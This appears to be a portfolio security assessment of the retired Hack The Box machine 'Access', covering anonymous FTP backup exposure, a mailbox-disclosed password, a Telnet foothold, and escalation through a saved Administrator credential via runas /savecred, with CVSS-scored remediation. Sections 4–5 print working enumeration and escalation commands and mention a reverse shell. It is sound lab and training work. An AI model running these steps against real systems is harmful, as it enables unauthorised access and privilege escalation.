ACCESS

Security Assessment Report

Retired Hack The Box Windows Machine



Assessment	Details
Assessment date	November 12, 2026
Assessment type	Black-box penetration test in a controlled training lab
Target	Access — retired Hack The Box Windows machine
Target address	10.129.86.211 (at final validation; lab address may change)
Prepared for	Cybersecurity portfolio

1 Executive Summary

The assessment achieved full compromise of the retired Hack The Box machine **Access**. Initial reconnaissance identified FTP on TCP/21, Telnet on TCP/23, and HTTP on TCP/80. Anonymous FTP access exposed backup material, including a password-protected archive containing an Outlook mailbox export. Review of the mailbox disclosed the password for the low-privileged **security** account, which enabled remote access through Telnet.

Local Windows enumeration identified stored credentials for **ACCESS\Administrator**. The Public Desktop shortcut invoked **runas.exe** with the **/savecred** option, and **cmdkey /list** confirmed that an Administrator credential was available to the current user. The saved credential could be used to execute processes as Administrator. A Nishang PowerShell reverse session subsequently confirmed an interactive Administrator context; **whoami** returned **access\administrator**.

The attack chain therefore progressed from unauthenticated FTP access, to disclosure of a user password, to a Telnet foothold, and finally to abuse of saved Administrator credentials. Both user-level and Administrator-level objectives were completed. Secret values and flag contents are intentionally omitted.

Primary findings: unauthenticated exposure of sensitive backup data and credentials; and insecure storage/use of privileged Windows credentials through saved credentials.

2 Assessment Context and Scope

Item	Details
Target	Access — retired Hack The Box Windows machine
Target address	10.129.86.211 at final validation; earlier scan used 10.129.85.225. HTB addresses can change after restart.
In-scope services	TCP/21 FTP; TCP/23 Telnet; TCP/80 HTTP
Approach	External reconnaissance, anonymous FTP review, archive/mailbox analysis, Telnet access, Windows enumeration, credential abuse, privilege validation
Limitations	Controlled training environment; no post-remediation retest; CVSS scores are analyst-assigned estimates for the demonstrated attack path

3 Methodology

The assessment followed a black-box workflow: service discovery; anonymous FTP enumeration and retrieval of backup files; archive extraction and mailbox review; Telnet authentication as the security user; local Windows enumeration; inspection of the Public Desktop shortcut and stored credentials; and validation of Administrator execution through runas /savecred. A PowerShell reverse session was used for final interactive privilege validation.

Tools evidenced: Nmap, FTP client, 7-Zip/unzip, libpst/readpst, mdb-tools, Telnet, Windows CMD, cmdkey, PowerShell, Nishang, Python HTTP server, and Netcat.

4 Reconnaissance and Initial Access

4.1 Port and Service Discovery

The initial Nmap vulnerability-script scan identified three open TCP services: FTP/21, Telnet/23, and HTTP/80. FTP identified itself as Microsoft FTP Service. The Telnet service presented the Microsoft Telnet Service banner. The HTTP service presented an IIS-hosted “MegaCorp” page.

```
└─╼ [★]$ nmap --script vuln 10.129.85.225
Starting Nmap 7.95 ( https://nmap.org ) at 2026-11-09 03:49 EST
Nmap scan report for 10.129.85.225
Host is up (0.0092s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 152.28 seconds
```

Figure 1. Initial Nmap scan showing FTP/21, Telnet/23, and HTTP/80.

4.2 Anonymous FTP and Backup Exposure

Anonymous FTP authentication was accepted without a named account. The FTP root exposed the directories **Backups** and **Engineer**. The Engineer directory contained **Access Control.zip**; the Backups directory contained **backup.mdb**. These files were retrieved for offline analysis.

```
└─╼ [★]$ ftp 10.129.85.225
Connected to 10.129.85.225.
220 Microsoft FTP Service
Name (10.129.85.225:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp>
```

Figure 2. Anonymous FTP login succeeded and exposed the Backups and Engineer directories.

```
ftp> get "Access Control.zip"
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************| 10870      426.34 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 45 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
10870 bytes received in 00:00 (424.35 KiB/s)
```

Figure 3. Access Control.zip was successfully retrieved from the Engineer directory.

4.3 Mailbox Analysis and Credential Disclosure

The archive contained an Outlook Personal Storage Table (PST) mailbox export. After extraction and conversion for inspection, an email from john@megacorp.com to the security account stated that the password for the “security” account had been changed and should be passed to the engineers. The password itself is redacted in this report. This information provided the credential needed for the next access step.

```
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000

Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-1393948993_-_-"


----boundary-LibPST-iamunique-1393948993_-_-
Content-Type: multipart/alternative;
        boundary="alt---boundary-LibPST-iamunique-1393948993_-_-"

--alt---boundary-LibPST-iamunique-1393948993_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,

[redacted]

Regards,

John
```

Figure 4. Mailbox message disclosing a changed security-account password; the secret value is redacted.

4.4 Telnet Access


The recovered security-account credential was used to authenticate to the Telnet service on TCP/23. The session opened a Windows command prompt under **C:\Users\security**. The initial identity check confirmed the low-privileged context **ACCESS\security**.

```
┌─[eu-dedivip-4]─[10.10.15.29]─[blacksky55@htb-uweyuluxsi]─[~/pst_extracted]
└──╼ [★]$ telnet 10.129.85.225 23
Trying 10.129.85.225...
Connected to 10.129.85.225.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
```

Figure 5. Successful Telnet authentication and Windows command prompt.



```
C:\Users\security>whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ========================================
access\security S-1-5-21-953262931-566350628-63446256-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID
                   Attributes
====================================== ================ ======================
================= ================================================
Everyone                               Well-known group S-1-1-0
                   Mandatory group, Enabled by default, Enabled group
ACCESS\TelnetClients                   Alias            S-1-5-21-953262931-56635
0628-63446256-1000 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4
                   Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1
                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15
                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10
                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
```

Figure 6. whoami /all confirms the initial ACCESS\security context.

5 Local Enumeration and Privilege Escalation

5.1 Public Desktop Shortcut

Inspection of the Public Desktop revealed a shortcut named **ZKAccess3.5 Security System.lnk**. Its properties identified **C:\Windows\System32\runas.exe** as the target executable. The shortcut arguments referenced **/user:ACCESS\Administrator** and **/savecred**, launching the ZKTeco Access application. This was a strong indicator that a saved Administrator credential might be available to the current user.

```
C:\Users\Public\Desktop>powershell -NoProfile -Command "$w=New-Object -ComObject
 WScript.Shell; $s=$w.CreateShortcut('C:\Users\Public\Desktop\ZKAccess3.5 Securi
ty System.lnk'); Write-Output ('TargetPath: '+$s.TargetPath); Write-Output ('Arg
uments: '+$s.Arguments); Write-Output ('WorkingDirectory: '+$s.WorkingDirectory)
"
TargetPath: C:\Windows\System32\runas.exe
Arguments: /user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.e
xe"
WorkingDirectory: C:\ZKTeco\ZKAccess3.5
```

Figure 7. PowerShell inspection of the shortcut shows runas.exe and the /savecred Administrator arguments.

5.2 Stored Credential Confirmation

The Windows Credential Manager listing was inspected with **cmdkey /list**. It showed a stored Domain Password credential for **ACCESS\Administrator**. The stored credential was then validated through a separate runas-launched process, which returned the Administrator identity. Credential values are not included in this report.

```
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                    Type: Domain Password
    User: ACCESS\Administrator
```

Figure 8. cmdkey /list confirms a stored credential for ACCESS\Administrator.

```
C:\Users\security>runas /savecred /user:ACCESS\Administrator "cmd.exe /c whoami
> C:\Users\security\admin_test.txt"

C:\Users\security>type C:\Users\security\admin_test.txt
access\administrator

C:\Users\security>
```

Figure 9. A process launched through runas /savecred executes as access\administrator.

5.3 Interactive Administrator Validation

For interactive validation, a PowerShell reverse session was established using Nishang and a Netcat listener. The remote session banner identified the process as running as Administrator on ACCESS. The final identity check returned **access\administrator**, confirming successful privilege escalation.




Figure 10. Final interactive PowerShell session; whoami confirms access\administrator.

6 Findings and CVSS Risk Assessment

CVSS scoring in this report uses **CVSS v3.1**. Scores are analyst-assigned estimates based on the demonstrated lab attack path; they are not official HTB ratings and no CVE is asserted for these configuration weaknesses. The findings are scored separately and should not be added together.

Finding 1 — Anonymous FTP Exposes Sensitive Backup Data

Attribute	Assessment
CVSS v3.1	**7.5 — High**
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Affected component	Microsoft FTP Service on TCP/21; anonymous access to Backups and Engineer directories
Evidence	Anonymous login succeeded. Directory listing exposed Access Control.zip and backup.mdb. The archive contained a mailbox export with the security-account password.
Impact	Unauthenticated remote users could retrieve internal backup data and credential-bearing mailbox content, enabling subsequent account compromise.
Root cause	Anonymous FTP access was enabled and sensitive operational backups were stored in directories reachable by anonymous users.
Remediation	Disable anonymous FTP unless explicitly required; remove sensitive backups from FTP roots; enforce authenticated access and least privilege; review historical exposure; rotate credentials contained in exposed archives.

CVSS rationale: Network-reachable, low-complexity exploitation requires no prior privileges or user interaction. The demonstrated impact is high confidentiality loss; no direct integrity or availability impact is attributed to this finding.

Finding 2 — Privileged Credentials Available Through runas /savecred

Attribute	Assessment
CVSS v3.1	**7.8 — High**
Vector	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Affected component	Windows Credential Manager; runas.exe /savecred; Public Desktop ZKAccess3.5 shortcut
Evidence	The shortcut invoked runas.exe with /user:ACCESS\Administrator /savecred. cmdkey /list showed a stored ACCESS\Administrator credential. A runas-launched process and the final PowerShell session confirmed access\administrator.
Impact	A user who already obtained the low-privileged security account could execute processes as Administrator, resulting in full local compromise of the Windows host.
Root cause	Privileged credentials were persisted for use by a lower-privileged interactive account, and the shortcut exposed the saved-credential execution path.
Remediation	Remove unnecessary saved privileged credentials; prohibit /savecred for administrative accounts; use separate privileged accounts and just-in-time elevation; restrict interactive logon; review Credential Manager entries and shortcut permissions; rotate the Administrator credential.

CVSS rationale: The vulnerability requires an existing local low-privileged account (AV:L, PR:L), but no further user interaction. Successful exploitation compromises confidentiality, integrity, and availability at the same security scope.

7 Attack Path Summary

Stage	Observed action	Result
1 — Reconnaissance	Nmap scan of the target	FTP/21, Telnet/23, and HTTP/80 identified.
2 — Initial exposure	Anonymous FTP login and directory enumeration	Backup and Engineer directories accessible.
3 — Credential discovery	Download archive; extract and inspect mailbox	Security-account password disclosed in email (redacted).
4 — Foothold	Authenticate to Telnet as security	Windows command prompt as ACCESS\security.
5 — Privilege escalation	Inspect shortcut and Credential Manager; abuse runas /savecred	Stored ACCESS\Administrator credential used to start privileged process.
6 — Validation	Establish interactive PowerShell session and run whoami	Confirmed access\administrator.

8 Remediation Summary

Immediate: Disable anonymous FTP; remove backup archives and mailbox exports from FTP-accessible locations; rotate the exposed security-account password and any credentials contained in the archive; remove saved Administrator credentials from the security profile; and rotate the Administrator password.

Short term: Disable Telnet and replace it with SSH or another encrypted remote administration protocol; restrict remote management to approved networks; review FTP/IIS content roots and access permissions; audit Credential Manager entries and runas /savecred usage; remove unnecessary privileged shortcuts.

Long term: Apply least-privilege administration, separate standard and privileged accounts, enforce credential-management standards, monitor privileged process creation, and conduct periodic configuration reviews. Retest after remediation.

9 Tools, Evidence, and Limitations

Tools evidenced include Nmap, FTP, 7-Zip/unzip, libpst/readpst, mdb-tools, Telnet, Windows CMD, cmdkey, PowerShell, Nishang, Python HTTP server, and Netcat. Figures 1–10 reproduce selected screenshots from the assessment. Passwords and flag values are omitted from this portfolio copy.

The Access database backup was also examined offline. The auth_user table contained application-level account records, but the report does not claim those records were used to obtain the Windows Administrator session. The primary demonstrated path was the mailbox credential disclosure followed by abuse of the stored Windows Administrator credential.

The assessment reflects the observed state of the retired training target. Target IP addresses can change after machine resets. No post-remediation retest was performed. CVSS v3.1 values are indicative analyst assessments for the demonstrated weaknesses, not official vendor scores.

END OF REPORT